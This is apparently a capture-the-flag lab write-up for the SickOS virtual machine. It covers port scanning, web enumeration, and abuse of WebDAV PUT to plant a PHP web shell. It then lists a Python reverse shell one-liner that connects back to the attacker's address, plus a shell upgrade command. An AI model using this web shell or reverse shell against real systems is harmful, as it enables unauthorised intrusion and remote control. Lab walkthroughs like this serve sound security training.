SickOS

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p- -A
192.168.103.148
130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-07 03:33 EST
Nmap scan report for 192.168.103.148
Host is up (0.0011s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.33 seconds
```

22/tcp

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
```

Enum

https://www.exploit-db.com/exploits/45001

Exploit

80/tcp

```
80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enum

http   lighttpd 1.4.28

lighttpd 1.4.28

https://www.cvedetails.com/vulnerability-list/vendor_id-2713/product_id-4762/version_id-155082/-Lighttpd-Lighttpd-1.4.28.html

Dirbuster

```
Dir found: / - 200
Dir found: /test/ - 200
File found: /index.php - 200
```

Nikto

```
└─$ nikto -h 'http://192.168.103.148'
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.103.148
+ Target Hostname:    192.168.103.148
+ Target Port:        80
+ Start Time:         2021-03-07 04:05:51 (GMT-5)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.28
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ 26545 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2021-03-07 04:06:52 (GMT-5) (61 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Web-Enum

/test

Curl

```
┌──(kali㉿kali)-[~]
└─$ curl -v -X OPTIONS http://192.168.103.148/test
                                                                                   2 ⨯
*   Trying 192.168.103.148:80...
* Connected to 192.168.103.148 (192.168.103.148) port 80 (#0)
> OPTIONS /test HTTP/1.1
> Host: 192.168.103.148
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Location: http://192.168.103.148/test/
< Content-Length: 0
< Date: Sun, 07 Mar 2021 09:11:46 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.103.148 left intact
```

PUT


```
─$ curl -v -X PUT -d '<?php system($_GET["cmd"]);?>' http://192.168.103.148/test/shell.php
*   Trying 192.168.103.148:80...
* Connected to 192.168.103.148 (192.168.103.148) port 80 (#0)
> PUT /test/shell.php HTTP/1.1
> Host: 192.168.103.148
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 29 out of 29 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Sun, 07 Mar 2021 09:19:33 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.103.148 left intact
```

Nikto

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 'http://192.168.103.148/test'
                                                                                   1 ×
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.103.148
+ Target Hostname:    192.168.103.148
+ Target Port:        80
+ Start Time:         2021-03-07 04:12:46 (GMT-5)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.28
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ OSVDB-3268: /test/: Directory indexing found.
+ 26545 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2021-03-07 04:13:46 (GMT-5) (60 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Hacked

php shell



192.168.103.148/test/shell.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Reverse shell Payload

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.103.1
8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);'
```

Upgrade Shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```